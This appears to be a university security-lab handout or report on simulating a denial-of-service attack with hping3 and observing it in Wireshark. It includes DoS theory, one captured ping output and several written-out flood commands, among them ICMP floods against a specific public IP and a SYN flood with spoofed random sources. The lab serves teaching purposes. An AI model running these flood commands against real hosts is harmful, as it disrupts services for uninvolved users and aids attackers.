ST. FRANCIS INSTITUTE OF TECHNOLOGY
DEPARTMENT OF INFORMATION TECHNOLOGY
SECURITY LAB

Experiment – 9: Simulate DOS attack using Hping and Wireshark.

Aim: To simulate DOS attack using Hping3 and observe with Wireshark.

Objective: After performing the experiment, the students will be able to analyze DOS attack and its effect on the network using Hping3 and Wireshark.


Lab objective mapped: L502.6: Students should be able to Apply network security basics, analyze different attacks on networks and evaluate the performance of firewalls and security protocols, such as SSL, IPSEC, and PGP, and authentication mechanisms to design secure applications.

Prerequisite: Basic knowledge of network security.

Requirements: kali Linux OR Unix/Linux, Hping3, Wireshark

Pre-Experiment Theory:
Denial-of-service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services. A distributed denial-of-service (DDoS) is where the attack source is more than one, often thousands of, unique IP addresses.
A DoS attack tries to make a web resource unavailable to its users by flooding the target URL with more requests than the server can handle. That means during the attack period, regular traffic on the website will be either slowed down or completely interrupted.
A DDoS attack is typically generated using thousands (potentially hundreds of thousands) of unsuspecting zombie machines. The machines used in such attacks are collectively known as “botnets” and will have previously been infected with malicious software, so they can be remotely controlled by the attacker. According to research, tens of millions of computers are likely to be infected with botnet programs worldwide. Cybercriminals use DoS attacks to extort money from companies that rely on their websites being accessible. But there have also been examples of legitimate businesses having paid underground elements of the Internet to help them cripple rival websites. In addition, cybercriminals combine DoS attacks and phishing to target online bank customers. They use a DoS attack to take down the bank's website and then send out phishing e-mails to direct customers to a fake emergency site instead.


Implementation:
1. Install Hping3 and Wireshark on Ubuntu machine. Alternatively you can use kali Linux machine.
2. Flood the victim with TCP/ICMP/UDP packet using Hping3 (-- flood option). Use following commands in the ‘Terminal’ window,
    a. `hping3 –h`
    Observe all the options hping3 offers. Take screenshot (SS).




This ss shows all the options hping3 offers

b. Simultaneously open Wireshark. Start sniffing the appropriate network. Then use following command in the 'Terminal' window.

sudo hping3 *170.178.183.18*




This ss shows the packet transmitted and packets received.




Observe the DoS attack using Wireshark. Take SS of the terminal and Wireshark window. Terminate hping3 using 'ctrl c' and stop sniffing through Wireshark.

Use following commands one by one and observe the DoS attacks using Wireshark. For each command take SS of the terminal and Wireshark window.

c. sudo hping3 *170.178.183.18* -1







d. sudo hping3 *(170.178.183.18* -1 --fast

```
student@aec:~$ sudo hping3 170.178.183.18 -1 --fast
HPING 170.178.183.18 (enp2s0 170.178.183.18): icmp mode set, 28 hea
len=46 ip=170.178.183.18 ttl=55 id=38516 icmp_seq=0 rtt=243.9 ms
len=46 ip=170.178.183.18 ttl=55 id=38534 icmp_seq=1 rtt=239.8 ms
len=46 ip=170.178.183.18 ttl=55 id=38545 icmp_seq=2 rtt=243.8 ms
len=46 ip=170.178.183.18 ttl=55 id=38569 icmp_seq=3 rtt=239.7 ms
len=46 ip=170.178.183.18 ttl=55 id=38574 icmp_seq=4 rtt=243.6 ms
len=46 ip=170.178.183.18 ttl=55 id=38597 icmp_seq=5 rtt=239.6 ms
len=46 ip=170.178.183.18 ttl=55 id=38616 icmp_seq=6 rtt=243.5 ms
len=46 ip=170.178.183.18 ttl=55 id=38617 icmp_seq=7 rtt=243.5 ms
len=46 ip=170.178.183.18 ttl=55 id=38627 icmp_seq=8 rtt=247.4 ms
len=46 ip=170.178.183.18 ttl=55 id=38646 icmp_seq=9 rtt=243.4 ms
len=46 ip=170.178.183.18 ttl=55 id=38649 icmp_seq=10 rtt=247.3 ms
len=46 ip=170.178.183.18 ttl=55 id=38672 icmp_seq=11 rtt=243.2 ms
len=46 ip=170.178.183.18 ttl=55 id=38684 icmp_seq=12 rtt=247.2 ms
len=46 ip=170.178.183.18 ttl=55 id=38687 icmp_seq=13 rtt=243.1 ms
len=46 ip=170.178.183.18 ttl=55 id=38708 icmp_seq=14 rtt=247.0 ms
len=46 ip=170.178.183.18 ttl=55 id=38733 icmp_seq=15 rtt=246.9 ms
len=46 ip=170.178.183.18 ttl=55 id=38757 icmp_seq=16 rtt=242.9 ms
len=46 ip=170.178.183.18 ttl=55 id=38775 icmp_seq=17 rtt=246.8 ms
len=46 ip=170.178.183.18 ttl=55 id=38791 icmp_seq=18 rtt=242.8 ms
^C
--- 170.178.183.18 hping statistic ---
22 packets transmitted, 19 packets received, 14% packet loss
round-trip min/avg/max = 239.6/244.0/247.4 ms
student@aec:~$
```

e. sudo hping3 *(170.178.183.18* -1 --faster





f. sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com or *(suitable IP Address)*

Observations & Output:

1. Attach all the screenshots (SS) in sequence.
2. Under each hping command SS, explain the command with all the options used with it.
3. Under each Wireshark window SS write your own observations.

Post Experimental Exercise:

1. Briefly explain DDOS Attack?
2. Discuss Buffer overflow attack in detail.

Conclusion:

In this experiment DoS attack is simulated using Hping3 and resource exhaustion was monitored using Wireshark. We conclude that DOS is a simple attack technique to deny accessibility to services. It consists of overloading the target with oversized packets, or a big quantity of them. But, it does not compromise the information or privacy of the target. It is not a penetrative attack and only aims to prevent access to the target.

References:

[1] "Denial-of-service Attack – DoS using hping3 with spoofed IP in Kali Linux", https://www.blackmoreops.com/2015/04/21/denial-of-service-attack-dos-using-hping3-with-spoofed-ip-in-kali-linux/
[2] "Lecture 45: Denial of Service Attack", https://youtu.be/2VmQ3Zb4I2I
[3] "DOS Flood With hping3", https://linuxhint.com/hping3/
[4] "15+ hping3 command examples in Linux [Cheat Sheet]", https://www.golinuxcloud.com/hping3-command-in-linux/
[5] http://www.vulnweb.com/
[6] www.hping3testsite.com